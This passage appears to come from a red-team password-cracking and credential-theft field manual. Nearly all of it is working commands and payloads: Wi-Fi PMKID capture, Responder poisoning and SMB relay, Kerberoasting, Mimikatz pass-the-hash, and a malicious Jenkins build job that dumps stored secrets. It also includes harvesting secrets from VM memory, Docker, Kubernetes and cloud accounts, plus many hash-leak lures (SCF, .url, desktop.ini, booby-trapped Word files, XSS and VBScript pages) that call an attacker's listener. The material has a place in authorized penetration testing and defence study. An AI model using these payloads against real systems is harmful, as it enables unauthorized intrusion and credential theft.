make install
```

STEP 2: Start your wireless card to listen for broadcasting access points and locate the BSSID you want to target:

```
airodump-ng <interface>
```

STEP 3: Place your target BSSID (A0BB3A6F93) into a file 'bssid_target.txt' and start 'hcxdumptool' to capture the PMKID:

```
hcxdumptool -i <interface> ---filterlist=bssid_target.txt --filermode=2
--enable_status=2 -o pmkid.pcap
```

STEP 4: With the target BSSID PMKID capture we need to extract it into hashcat format for cracking:

hcxpcaptool -z wpa2_pmkid_hash.txt pmkid.pcap

STEP 5: Start cracking with hashcat:

hashcat -a 0 -m 16800 -w 4 wpa2_pmkid_hash.txt dict.txt

MISC WLAN TOOLS

HCXTOOLS: capture and convert packets from wlan devices for use with Hashcat.
https://github.com/ZerBea/hcxtools

NETWORK HASHES

RESPONDER

REFERENCES:
@PythonResponder https://github.com/lgandx/Responder.git
@Evil_Mog https://github.com/evilmog/ntlmv1-multi
@NotMedic https://github.com/NotMedic/NetNTLMtoSilverTicket
(Free online NetNTLMv1 cracking) https://crack.sh/netntlm/

Responder is an LLMNR, NBT-NS and MDNS poisoner and will answer to specific NBT-NS queries on the network based on their name suffix. Responder listens on ports: **UDP** 53,137,138,389,1434 **TCP** 21,25,80,110,139,389,445,587,1433,3128,3141 and **Multicast UDP** 5553.

python Responder.py -I <interface>

EXAMPLE HASHES
(NTLMv1 SSP Enabled Hash Example)
hashcat::admin-5AA37877:85D5BC2CE95161CD00000000000000000000000000000000:892F905962F76D323837F613F88DE27C2BBD6C9ABCD021D0:1122334455667788

(NTLMv1 No-SSP Hash Example)
hashcat::admin-5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595:1122334455667788

(NTLMv2 Hash Example)
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030

Responder.conf – location for modifying various Responder configuration settings

Target a specific IP address on the network and limit possible network disruptions edit the Responder.conf file value "RespondTo" and add the range 10.X.X.1-10 or host 10.X.X.2 you.

Target a particular NBTS-NS/LLMNR name edit the Responder.conf file value "RespondToName" to a targeted spoof hostname e.g, SQLSERVER-01, FILESHARE02,…

Use analyze mode '-A' when trying to gauge how noisy the target IP space may be in order to watch requests:

python Responder.py -I <interface> -A

MULTI-RELAY w/ RESPONDER

STEP 1: Disable HTTP & SMB servers by editing the Responder.conf file.
STEP 2: RunFinger.py to check if host has SMB Signing: False

RunFinger.py is located in the tools directory. this script allows you to verify if SMB Signing: False. SMB Signing being disabled is crucial for this relay attack, otherwise the target for relaying isn't vulnerable to this attack.

python RunFinger.py -i 10.X.X.0/24

STEP 3: Start Responder.py

python Responder.py -I <interface>

STEP 4: Start Mult-Relay tool to route captured hashes to our Target IP. Caveat is that the user "-u" target must be a local administrator on the host.

python MultiRelay.py -t <Target IP> -u ALL

**MacOS/ OSX Responder must be started with an IP address for the -i flag (e.g. -i YOUR_IP_ADDR). There is no native support in OSX for custom interface binding. Using -i en1 will not work.
Be sure to run the following commands as root to unload these possible running services and limit conflicts:

```
launchctl unload /System/Library/LaunchDaemons/com.apple.Kerberos.kdc.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.smbd.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.netbiosd.plist
```

KERBEROASTING

SCENARIO: You've gained a foothold on the target network. You can now attempt to enumerate/harvest Kerberos Tickets to extract and crack user created accounts visible on the network.

REFERENCES:
https://room362.com/post/2016/kerberoast-pt1/
https://github.com/skelsec/kerberoast
https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/run/kirbi2john.py

STEP 1: Enumerate SPNs or ASREP on the network (Service Principle Names) which are used by Kerberos to auth to a service instance with a logon account. FYI you can use option "-n" to pass an NT hash instead of password.
pip3 install kerberoast

kerberoast.py ldap spn domain/username:password@DC_IPaddr -o spn_enum.txt

OR ASREP

kerberoast.py ldap asrep domain/username:password@DC_IPaddr -o asrep_enum.txt

OR Manual Method
C:\> setspn -t <domain> -q */*

STEP 2: Request SPN Kerberos Tickets for accounts we want to target. FYI we can use a password, NT hash "-n", or AES key "-a" on kerberoast.py.

```
kerberoast.py spnroast <kerberos_realm>/username:password or NT_hash or AES_key>@<DC_IPaddr> -o kirbi_tix.txt
```

OR Manual Method

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "<kerberos_realm>"
```

STEP 3: Crack the target SPN tickets using John or Hashcat. Depending on collection method you may need to convert using kirbi2john.py.

```
john --format=krb5tgs kirbi_tix.txt --wordlist=dict.txt
```

```
hashcat -a 0 -m 13100 -w 4 kirbi_tix.txt dict.txt
```

```
hashcat -a 0 -m 18200 -w 4 kirbi5_aesrep_etype23_tix.txt dict.txt
```

If you need to manually convert kirbi2john to hashcat format try:

```
cat kirbi2john_format.txt | sed
's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/'
```

Windows RemoteDesktop

XFREERDP Pass-The-Hash

STEP 1: Install XFreeRDP client

```
apt-get install freerdp-x11
```

STEP 2: Use the 'pth' option to Pass-The-Hash for an RDP session on a target:

```
xfreerdp /u:username /d:domain /pth:<NTLM Hash> /v:<IP Address>
```

MIMIKATZ Pass-The-Hash RDP

STEP 1: Obtain local Admin on a machine

STEP 2: Load and launch the following Mimikatz command:

```
sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<NTLM Hash> /run:"mstsc.exe /restrictedadmin"
```

STEP 3: In the RDP window enter the Domain/IPAddress of target machine. Done.

!!!!!!!!!!!!!!!!!!!!!!!!

!!If Restricted Admin Mode is enabled you can disable it through the following!!

!!!!!!!!!!!!!!!!!!!!!!!!

STEP 1: Execute PowerShell on the remote target machine:

```
mimikatz.exe "sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<NTLM Hash> /run:powershell.exe"
```

STEP 2: In the new PowerShell window enter the following to disable Restricted Admin:

```
Enter-PSSession -ComputerName <Hostname>
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

STEP 3: Now try the previous Mimikatz RDP pass-the-hash attack above.

IPMI

SCENARIO: You have found an open IPMI port 623 running Version 2.0. This version is vulnerable to dumping the stored user password hashes.

STEP 1: Port 623 UDP needs to be open on the device.

STEP 2: Load metasploit module and configure options to dump the IPMI hashes:

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
set verbose true
set RHOSTS <Target_IPAddr>
run
```

STEP 3: Collect hashes into hash.txt file and attempt to crack with Hashcat mode 7300:

```
hashcat -a 0 -m 7300 hash.txt dict.txt
```

FULL DISC ENCRYPTION

LUKS (Linux Unified Key System)

STEP 1: Grab the header file from the partition or drive

```
dd if=<luks_partition> of=luks-header.dd bs=512 count=4097
```

STEP 2: Perform Hashcat dictionary or other relevant attacks.

```
hashcat -a 0 -m 14600 luks-header.dd dict.txt
```

TrueCrypt & VeraCrypt

Hashcat needs the correct binary data extracted from your TrueCrypt or VeraCrypt volumes which you will then treat as a normal hash passed to Hashcat. The same procedure below works for TrueCrypt and VeraCrypt.
https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#how_do_i_extract_the_hashes_from_truecrypt_volumes

TrueCrypt/VeraCrypt Boot Volume

STEP 1: Extract 512 bytes starting with offset 31744 (62 * 512 bytes):

```
dd if=truecrypt_boot.raw of=truecrypt_boot.dd bs=1 skip=31744 count=512
```

STEP 2: Select the appropriate TrueCrypt/VeraCrypt mode in Hashcat based on settings:

```
hashcat -a 0 -m xxxx truecrypt_boot.dd dict.txt
```

TrueCrypt/VeraCrypt Hidden Partition
STEP 1: Use dd skip the first 64K bytes (65536) and extract the next 512 bytes:

dd if=truecrypt_hidden.raw of=truecrypt_hidden.dd bs=1 skip=65536 count=512

STEP 2: Select the appropriate TrueCrypt mode in Hashcat based on settings:

hashcat -a 0 -m xxxx truecrypt_hidden.dd dict.txt

TrueCrypt/VeraCrypt File
STEP 1: Extract the first 512 bytes of the file:

dd if=truecrypt_file.raw of=truecrypt_file.dd bs=512 count=1

STEP 2: Select the appropriate TrueCrypt mode in Hashcat based on settings:

hashcat -a 0 -m xxxx truecrypt_file.dd dict.txt

```
  62XY   TrueCrypt
    X    1 = PBKDF2-HMAC-RipeMD160
    X    2 = PBKDF2-HMAC-SHA512
    X    3 = PBKDF2-HMAC-Whirlpool
    X    4 = PBKDF2-HMAC-RipeMD160 + boot-mode
     Y   1 = XTS  512 bit pure AES
     Y   1 = XTS  512 bit pure Serpent
     Y   1 = XTS  512 bit pure Twofish
     Y   2 = XTS 1024 bit pure AES
     Y   2 = XTS 1024 bit pure Serpent
     Y   2 = XTS 1024 bit pure Twofish
     Y   2 = XTS 1024 bit cascaded AES-Twofish
     Y   2 = XTS 1024 bit cascaded Serpent-AES
     Y   2 = XTS 1024 bit cascaded Twofish-Serpent
     Y   3 = XTS 1536 bit all

 137XY   VeraCrypt
    X    1 = PBKDF2-HMAC-RipeMD160
    X    2 = PBKDF2-HMAC-SHA512
    X    3 = PBKDF2-HMAC-Whirlpool
    X    4 = PBKDF2-HMAC-RipeMD160 + boot-mode
    X    5 = PBKDF2-HMAC-SHA256
    X    6 = PBKDF2-HMAC-SHA256 + boot-mode
    X    7 = PBKDF2-HMAC-Streebog-512
     Y   1 = XTS  512 bit pure AES
     Y   1 = XTS  512 bit pure Serpent
     Y   1 = XTS  512 bit pure Twofish
     Y   2 = XTS 1024 bit pure AES
     Y   2 = XTS 1024 bit pure Serpent
     Y   2 = XTS 1024 bit pure Twofish
     Y   2 = XTS 1024 bit cascaded AES-Twofish
     Y   2 = XTS 1024 bit cascaded Serpent-AES
     Y   2 = XTS 1024 bit cascaded Twofish-Serpent
     Y   3 = XTS 1536 bit all
```

Windows BitLocker

https://openwall.info/wiki/john/OpenCL-BitLocker
https://github.com/e-ago/bitcracker
developed by Elenago

STEP 1: Use dd to extract image of your BitLocker encrypted device:

sudo dd if=/dev/disk2 of=/path/to/bitlockerimage conv=noerror,sync

STEP 2: Extract the hash using bitlocker2john:

bitlocker2john -i /path/to/bitlockerimage

STEP 3: Copy output hash into a file hash.txt

STEP 4: Use JTR to crack the bitlocker hash:

john --format=bitlocker-opencl --wordlist=dict.txt hash.txt

Sample BitLocker Recovery Password:
236808-089419-192665-495704-618299-073414-538373-542366
Mask for BitLocker Recovery Password:
mask=?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d[-]?d?d?d?d?d?d

Apple FileVault2 Disk Encryption

STEP 1: Use dd to extract image of your FileVault2 encrypted disk:

sudo dd if=/dev/disk2 of=/path/to/filevault_image.dd conv=noerror,sync

STEP 2: Install fvde2john from https://github.com/kholia/fvde2john

STEP 3: Use hdiutil to attach to dd image:

hdiutil attach -imagekey diskimage-class=CRawDiskImage -nomount /Volumes/path/to/filevault_image.dd

STEP 4: Obtain the EncryptedRoot.plist.wipekey from "Recovery HD" partition
https://github.com/libyal/libfvde/wiki/Mounting#obtaining-encryptedrootplistwipekey

mmls /Volumes/path/to/filevault_image.dd
fls -r -o 50480752 /Volumes/path/to/filevault_image.dd | grep -i EncryptedRoot
+++++ r/r 130: EncryptedRoot.plist.wipekey

icat -o 50480752 image.raw 130 > EncryptedRoot.plist.wipekey

STEP 5: Verify and note the disk mount point for Apple_Corestorage:

diskutil list
…/dev/disk3s2 Apple_Corestorage

STEP 6: Use EncryptedRoot.plist.wipekey with fvdeinfo to retrieve the hash:

sudo fvdetools/fvdeinfo -e EncryptedRoot.plist.wipekey -p blahblah /dev/disk3s2

$fvde$1$16$96836044060108438487434858307513$41000$e9acbb4bc6dafb74aadb72c576fecf69c2ad45ccd4776d76

STEP 7: Load this hash into JTR or Hashcat to crack

john --format=FVDE-opencl --wordlist=dict.txt hash.txt

hashcat -a 0 -m 16700 hash.txt dict.txt

Apple File System MacOS up to 10.13

STEP 1: Install apfs2john per the github instructions located at:

https://github.com/kholia/apfs2john

STEP 2: Point 'apfs2john' at the your device or disk image:

sudo ./bin/apfs-dump-quick /dev/sdc1 outfile.txt

sudo ./bin/apfs-dump-quick image.raw outfile.txt

!!Consider using 'kpartx' for handling disk images per Kholia recommendations:
https://github.com/kholia/fvde2john

VIRTUAL MACHINES

LSASS VMware WinDbg Memory/Snapshot Images

SCENARIO: You are able to retrieve from target a VMware .vmem file and would like to dump the in-memory hashes and credentials.

STEP 1: Install WinDbg debugging tool and bin2dmp.exe:
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/index
https://github.com/arizvisa/windows-binary-tools

STEP 2: Download the mimikatz release:
https://github.com/gentilkiwi/mimikatz/releases

STEP 3: Covert your ".vmem" file into a dump file:

bin2dmp.exe "SVR2012r2-1.vmem" vmware.dmp

STEP 4: Start WinDbg and "File -> Open Crash Dump" your "vmware.dmp" file

STEP 5: Load the correct mimikatz bitness (x86/x64) library 'mimilib.dll':

kd> .load mimilib.dll

STEP 6: Find the lsass process in the memory dump:

kd> !process 0 0 lsass.exe

STEP 7: Read process correct memory location (Example PROCESS fffffa800e0b3b30)

kd> .process /r /p fffffa800e0b3b30

STEP 8: Launch mimikatz in the process to dump in-memory hashes and credentials:

kd> !mimikatz

Remotely Hashdump VMware Volatility Memory/Snapshot Images

SCENARIO: You are unable to pull down the +1GB target VM files due to bandwidth restrictions. Your other option is to load the tools you need onto the target machine where the VM files are stored to extract hashes.

STEP 1: Install and review the following:

VMware Snapshot and Saved State Analysis
http://volatility-labs.blogspot.be/2013/05/movp-ii-13-vmware-snapshot-and-saved.html
Volatility Memory Forensics Tool
https://www.volatilityfoundation.org/releases
Vmss2core - VMWare Labs
https://labs.vmware.com/flings/vmss2core

STEP 2: Upload vmss2core.exe to your target and execute the following to dump the a VM in a "suspended state". Once the dump is created delete the vmss2core.exe. Be sure to note the architecture displayed (Example Win7SP1x86) because you will need that in STEP 3.
!!Caveats!! VM in a suspended state you need both the .vmss and the .vmem files. VM snapshot you need .vmsn and .vmem files.

```
C:\temp>vmss2core.exe -W /Users/admin/Documents/VMware/Windows_7.vmss
/Users/admin/Documents/VMware/Windows_7.vmem
```

STEP 3: Load the standalone Volatity tool onto the target system and execute it against the newly created .dmp file. Note the "Win:" architecture:

```
C:\temp> volatility_2.6_x64.exe imageinfo -f VMmemory.dmp
```

STEP 4: Now you need to get the memory locations for the registry hives we care about SYSTEM & SAM:

```
C:\temp> volatility_2.6_x64.exe hivelist -f VMmemory.dmp --profile=Win7SP1x86
```

Example
```
0x86a1c008 0x270ed008 \REGISTRY\MACHINE\SYSTEM
0x87164518 0x241cc518 \SystemRoot\System32\Config\SAM
```

STEP 5: You can now execute Volatility "hashdump" on those memory locations to retrieve user account hashes:

```
C:\temp> volatility_2.6_x64.exe hashdump -f VMmemory.dmp --profile=Win7SP1x86
sys-offset=0x86a1c008 sam-offset=0x87164518
```

DEVOPS

JENKINS

SCENARIO: You've obtained credentials for a user with build job privileges on a Jenkins server. With that user you can now dump all the credentials on the Jenkins server and decrypt them by creating a malicious build job.

STEP 1: Log into the Jenkins server with the obtained user account:

https://<Jenkins_IPAddr>/script/

STEP 2: Find an obscure location to run your build job and follow the below navigational tree:

New Item -> Freeform Build

“New Project”-> Configure -> General -> Restrict Where This Is Run -> Enter “Master” -> Build -> Add Build Step -> Execute Shell

STEP 3: Execute the following commands in the shell:

```
echo ""
echo "credentials.xml"
cat ${JENKINS_HOME}/credentials.xml
echo ""
echo "master.key"
cat ${JENKINS_HOME}/secrets/master.key | base64 -w 0
echo ""
echo "hudson.util.Secret"
cat ${JENKINS_HOME}/secrets/hudson.util.Secret | base64 -w 0
```

STEP 4: Save the build job and on the “Jobs” view page click “Build Now”
STEP 5: Navigate to “Build History” and click on your build job number. Then click on “Console Output”.
STEP 6: Copy the text of the “credentials.xml” and place it into a local file on your attack workstation named “credentials.xml”
STEP 7: Copy the base64 encoded “master.key” and “hudson.util.Secrets” and decode them into their own files on your local attack workstation:

```
echo <base64 string master.key> | base64 --decode > master.key
echo <base64 string hudson.util.Secret> | base64 --decode > hudson.util.Secret
```

STEP 8: Download the “jenkins-decrypt” python script:

https://github.com/tweksteen/jenkins-decrypt

STEP 9: Decrypt the “credentials.xml” file using “master.key” and “hudson.util.Secret”:

```
decrypt.py <master.key> <hudson.util.Secret> <credentials.xml>
```

DOCKER

If you gain access to a Docker container you can check the following location for possible plaintext or encoded Docker passwords, api_tokens, etc. that the container is using for external services.

You may be able to see Docker secret locations or names by issuing:

```
$ docker secret ls
```

Depending on the OS your target Docker container is running you can check the following locations for secret file locations or mounts.

Linux Docker Secrets Locations

/run/secrets/<secret_name>

Windows Docker Secrets Locations

C:\ProgramData\Docker\internal\secrets
C:\ProgramData\Docker\secrets

KUBERNETES

SECRETS FILE LOCATIONS
In Kubernetes secrets such as passwords, api_tokens, and SSH keys are stored "Secret". You can query what secrets are stored by issuing:

```
$ kubectl get secrets
$ kubectl describe secrets/<Name>
```

To decode a secret username or password perform the following:

```
$ echo '<base64_username_string' | base64 -decode
$ echo '<base64_password_string' | base64 --decode
```

Also be on the lookout for volume mount points where secrets can be stored as well and referenced by the pod.

CREDS EXPOSURE
Also in Kubernetes you may get lucky and find an exposed port 2379 misconfigured. Performing a GET on a specific resource may expose passwords for the pod or cluster.

STEP 1: Perform a GET on the following Kubernetes path:

```
http://<Kube_IPAddr>:2379/v2/keys/?recursive=true
```

STEP 2: Look through returned results identifying possible credentials or kublet tokens.

GIT REPOS

It's advantageous to search git repos like Github or Gitlab for exposed credentials, api keys, and other authentication methods.

TRUFFLE HOG
https://github.com/dxa4481/truffleHog

STEP 1: pip install truffleHog

STEP 2: Point it at a git repo or local branches:

```
truffleHog --regex --entropy=False https://github.com/someco/example.git

truffleHog file:///user/someco/codeprojects/example/
```

GITROB
Gitrob will clone repos to moderate depth and then iterate through commit histories flagging files that match potentially sensitive content.
https://github.com/michenriksen/gitrob
https://github.com/michenriksen/gitrob/releases

STEP 1: Download precompiled gitrob release

STEP 2: Login and generate/copy your GITHUB access token:
https://github.com/settings/tokens

STEP 3: Launch Gitrob in analyze mode

```
gitrob analyze <username> --site=https://github.example.com --
endpoint=https://github.example.com/api/v3 --access-tokens=token1,token2
```

CLOUD SERVICES

AWS (Amazon Web Services)

SCENARIO: You've obtained an access key, secret key, and a .pem key from a possible AWS admin on your target network. You can now enumerate their AWS access using these credentials.

REFERENCES:
https://github.com/RhinoSecurityLabs/pacu/wiki
https://github.com/carnal0wnage/weirdAAL
https://github.com/toniblyx/my-arsenal-of-aws-security-tools

STEP 1: Git clone Pacu AWS testing framework and install:

https://github.com/RhinoSecurityLabs/pacu.git

STEP 2: Start the Pacu framework:

python3 pacu.py

STEP 3: Set AWS credential values obtain from your target:

Key alias - Used internally within Pacu and is associated with a AWS key pair. Has no bearing on AWS permissions.
Access Key - Generated from an AWS User
Secret Key - Secret key associated with access key. Omitted in image.
(Optional) Session Key serves as a temporary access key to access AWS services.

STEP 4: To view a list of available commands execute 'ls' or execute a module:

```
> ls
> run enum_ec2
```

MICROSOFT AZURE

SCENARIO: You've been able to obtain credentials for a privileged user for Azure AD (Owner or Contributor). You can now target this user by possibly harvesting credentials stored in either Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts.

REFERENCES:
https://blog.netspi.com/get-azurepasswords/
https://nostarch.com/azure

STEP 1: Install PowerShell modules and download/Import Microburst by NetSPI:

```
Install-Module -Name AzureRM
Install-Module -Name Azure
```

https://github.com/NetSPI/MicroBurst
Import-Module .\Get-AzurePasswords.ps1

STEP 2: Now that the PowerShell module is imported we can execute it to retrieve all available credentials at once from Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts. You will be prompted for the user account, credentials, and subscription you'd like to use. We can pipe the output to a CSV file:

```
Get-AzurePasswords -Verbose | Export-CSV
```

GCP (Google Cloud Platform)

https://github.com/nccgroup/ScoutSuite

STEP 1: Download and install Gcloud command-line tool:

https://cloud.google.com/pubsub/docs/quickstart-cli

STEP 2: Set the obtained target creds in your configuration:

```
gcloud config set account <account>
```

STEP 3: Execute ‘scout’ using a user account or service account:

```
$ python Scout.py --provider gcp --user-account

$ python Scout.py --provider gcp --service-account --key-file /path/to/keyfile
```

STEP 4: To scan a GCP account, execute either of the following:

Organization: **organization-id <ORGANIZATION_ID>**
Folder: **folder-id <FOLDER_ID>**
Project: **project-id <PROJECT_ID>**

NetNTLMv1/v2 HASH LEAKS

There is a myriad of ways to illicit Windows into leaking an NetNTLMv1/v2 authentication action. Below are some methods and references about learning more to use in your next Red Team spearphish campaign, rouge website, or document.

WINDOWS COMMANDS

Various Windows commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in an actual scenario I’ll leave up to the user.

```
C:\> dir \\<Responder IPAddr>\C$
C:\> regsvr32 /s /u /i://<Responder_IPAddr>/blah example.dll
C:\> echo 1 > //<Responder_IPAddr>/blah
C:\> pushd \\<Responder_IPAddr>\C$\blah
C:\> cmd /k \\<Responder_IPAddr>\C$\blah
C:\> cmd /c \\<Responder_IPAddr>\C$\blah
C:\> start \\<Responder_IPAddr>\C$\blah
C:\> mkdir \\<Responder_IPAddr>\C$\blah
C:\> type \\<Responder_IPAddr>\C$\blah
```

POWERSHELL COMMANDS

Various Windows PowerShell commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in a scenario I’ll leave up to the user.

```
PS> Invoke-Item \\<Responder_IPAddr>\C$\blah
PS> Get-Content \\<Responder_IPAddr>\C$\blah
PS> Start-Process \\<Responder_IPAddr>\C$\blah
```

INTERNET EXPLORER & EDGE BROWSERS
Malicious hosted img source references can cause browsers to leak NTLMv1/v2 hash responses when retrieving the image file.

example.htm

```
<!DOCTYPE html>
<html>
   <img src="file://<Responder_IPAddr>/path/example.png"/>
</html>
```

XSS INJECTION
If you can pull off an XSS injection you can insert the below to have Internet Explorer browsers leak an NTLMv1/v2 hash.

```
<img src="\\\\<Responder_IPAddr>\\path\example.png">
```

VBSCRIPT
You can insert VBScript references into webpages, however this only works against Internet Explorer browsers.

```
<html>
<script type="text/Vbscript">
<!--
Set fso = CreateObject("Scripting.FileSystemObject")
Set file = fso.OpenTextFile("//<Responder_IPAddr>/blah", 1)
//-->
</script>
</html>
```

SCF File
SCENARIO: You have user creds or the ability to write a file to an unauthenticated Windows share on the target network. Now you can craft a malicious SCF file and place it on a frequented location on the fileshare to collect users NTLMv1/NTLMv2 hashes that browse the share with Windows Explorer.

STEP 1: Create an .scf text file named '@InvoiceReqs.scf', insert the below text, and place it in what appears to be a frequently visited location on the share. The file needs to be viewed by Windows Explorer so ensure the filename forces it to be near the top of the targeted share/directory:

```
[Shell]
Command=2
IconFile=\\<Responder_IPAddr>\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

STEP 2: Start Responder to listen and capture any users that browse the fileshare location:

```
python Responder.py -wrf --lm -v -I <interface>
```

OFFICE DOCUMENTS

SETTINGS.XML.RELS

You can set external content in DOCX files via the template file, which you can view/edit with 7zip, located at C:\example.docx\word_rels\settings.xml.rels. !!CAVEAT!! If the file is opened in Protected View this trick will not work, i.e emailed or hosted on a website.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
   <Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attach
edTemplate" Target="file://<Responder_IPAddr>/example/Template.dotx"
TargetMode="External"/>
</Relationships>
```

FRAMESETS WEBSETTINGS.XML.RELS

Microsoft documents can support web-editing and therefore frameset HTLM elements can be added. This can be abused to link a Word document to a UNC path.

STEP 1: First we will need to create a malicious Word DOCX file and then extract/open it with 7zip to view the xml file structures inside.

STEP 2: Under the following extracted path C:\example.docx\word\webSettings.xml you need to add the frameset to the 'webSettings.xml' file editing and creating a link to another file r:id="nEtMux1". Save this file back when edited.

```
<w:frameset>
  <w:framesetSplitbar>
    <w:w w:val="60"/>
    <w:color w:val="auto"/>
    <w:noBorder/>
  </w:framesetSplitbar>
<w:frameset>
  <w:frame>
    <w:name w:val="3"/>
    <w:sourceFileName r:id="nEtMux1"/>
    <w:linkedToFile/>
  </w:frame>
</w:frameset>
</w:frameset>
```

STEP 3: Create a new file 'webSettings.xml.refs' and save it under the following path C:\example.docx\word_rels\webSettings.xml.refs with the new Relationship Id 'nEtMux1'we created earlier. Also we will insert our Responder location in the Target value.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="nEtMux1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame"
Target="\\<Responder_IPAddr>\Microsoft_Office_Updates.docx"
TargetMode="External"/>
</Relationships>
```

STEP 4: Once your target opens this file it will attempt to call out to the external content resource via the frameset.

URL HANDLERS

Abusing custom URL schemes registered by Microsoft to open a file from a UNC path and cause the leakage of NTLMv1/v2 hashes.

Scheme Names

ms-word:
ms-powerpoint:
ms-excel:
ms-visio:
ms-access:
ms-project:
ms-publisher:
ms-spd:
ms-infopath:

```
<!DOCTYPE html>
<html>
   <script>
      location.href = 'ms-word:ofe|u|\\<Responder_IPAddr>\path\example.docx';
   </script>
</html>
```

INTERNET SHORTCUTS

.URL FILE

Simply create a malicious shortcut using a .url file to direct users to your listening Responder.

example.url:

```
[InternetShortcut]
URL=file://<Responder_IPAddr>/path/example.html
```

You can also reference an icon for your internet shortcut link file so each time a user simply browses to or views the link, Windows will attempt to load the icon, leaking the NTLMv1/v2 hash.

example.url:

```
[InternetShortcut]
URL=https://netmux.com
IconIndex=0
IconResource=\\<Responder_IPAddr>\path\example.ico
```

.INI FILE

You can also create a ‘desktop.ini’ file inside a directory with a malicious reference to the icon file. When viewed in Windows Explorer the system will try to resolve the icon reference:

desktop.ini:

```
[.ShellClassInfo]
IconResource=\\<Responder_IPAddr>\path\example.ico
```

WINDOWS SCRIPT FILES

You can create a .wsf file and attempt to have a user run this script file which will leak an NTLMv1/v2 authentication attempt.

example.wsf

```
<package>
  <job id="boom">
    <script language="VBScript">
       Set fso = CreateObject("Scripting.FileSystemObject")
       Set file = fso.OpenTextFile("//<Responder_IPAddr>/example.txt", 1)
    </script>
   </job>
</package>
```

REFERENCES:

Living off the land: stealing NetNTLM hashes
https://www.securify.nl/blog/SFY20180501/living-off-the-land_-stealing-netntlm-hashes.html

Capturing NetNTLM Hashes with Office [DOT] XML Documents
https://bohops.com/2018/08/04/capturing-netntlm-hashes-with-office-dot-xml-documents/

Microsoft Office – NTLM Hashes via Frameset
https://pentestlab.blog/2017/12/18/microsoft-office-ntlm-hashes-via-frameset/

Places of Interest in Stealing NetNTLM Hashes
https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/

Bad-PDF
https://github.com/deepzec/Bad-Pdf
https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/
https://github.com/3gstudent/Worse-PDF

Hashjacking - gif SMB hash
https://github.com/hob0/hashjacking

From e-mail to NTLM hashes with Microsoft Outlook
https://wildfire.blazeinfosec.com/love-letters-from-the-red-team-from-e-mail-to-ntlm-hashes-with-microsoft-outlook/

Leveraging web application vulnerabilities to steal NTLM hashes
https://blog.blazeinfosec.com/leveraging-web-application-vulnerabilities-to-steal-ntlm-hashes-2/

SMB hash hijacking & user tracking in MS Outlook
https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/may/smb-hash-hijacking-and-user-tracking-in-ms-outlook/

SCF File
https://room362.com/post/2016/smb-http-auth-capture-via-scf/
https://1337red.wordpress.com/using-a-scf-file-to-gather-hashes/

DATABASE HASH EXTRACTION

SQL queries require administrative privileges.

ORACLE 10g R2
```
SELECT username, password FROM dba_users WHERE username='<username>';
```

ORACLE 11g R1
```
SELECT name, password, spare4 FROM sys.user$ WHERE name='<username>';
```

MySQL4.1 / MySQL5+
```
SELECT User,Password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';
```

MSSQL(2012), MSSQL(2014)
```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```

POSTGRES
```
SELECT username, passwd FROM pg_shadow;
```

MISCELLANEOUS HASH EXTRACTION

John The Ripper Jumbo comes with various programs to extract hashes:

NAME	DESCRIPTION
1password2john.py	1Password vault hash extract
7z2john.py	7zip encrypted archive hash extract
androidfde2john.py	Android FDE convert disks/images into JTR format
aix2john.py	AIX shadow file /etc/security/passwd
apex2john.py	Oracle APEX hash formating
bitcoin2john.py	Bitcoin old wallet hash extraction (check btcrecover)
blockchain2john.py	Blockchain wallet extraction
cisco2john.pl	Cisco config file ingestion/extract
cracf2john.py	CRACF program crafc.txt files
dmg2john.py	Apple encrypted disk image
ecryptfs2john.py	eCryptfs disk encryption software
efs2john.py	Windows Encrypting File System (EFS) extract
encfs2john.py	EncFS encrypted filesystem userspace
gpg2john	PGP symmetrically encrypted files
hccap2john	Convert pcap capture WPA file to JTR format
htdigest2john.py	HTTP Digest authentication
ikescan2john.py	IKE PSK SHA256 authentication
kdcdump2john.py	Key Distribution Center (KDC) servers
keepass2john	Keepass file hash extract
keychain2john.py	Processes input Mac OS X keychain files
keyring2john	Processes input GNOME Keyring files
keystore2john.py	Output password protected Java KeyStore files

NAME	DESCRIPTION
known_hosts2john.py	SSH Known_Host file
kwallet2john.py	KDE Wallet Manager tool to manage the passwords
ldif2john.pl	LDAP Data Interchange Format (LDIF)
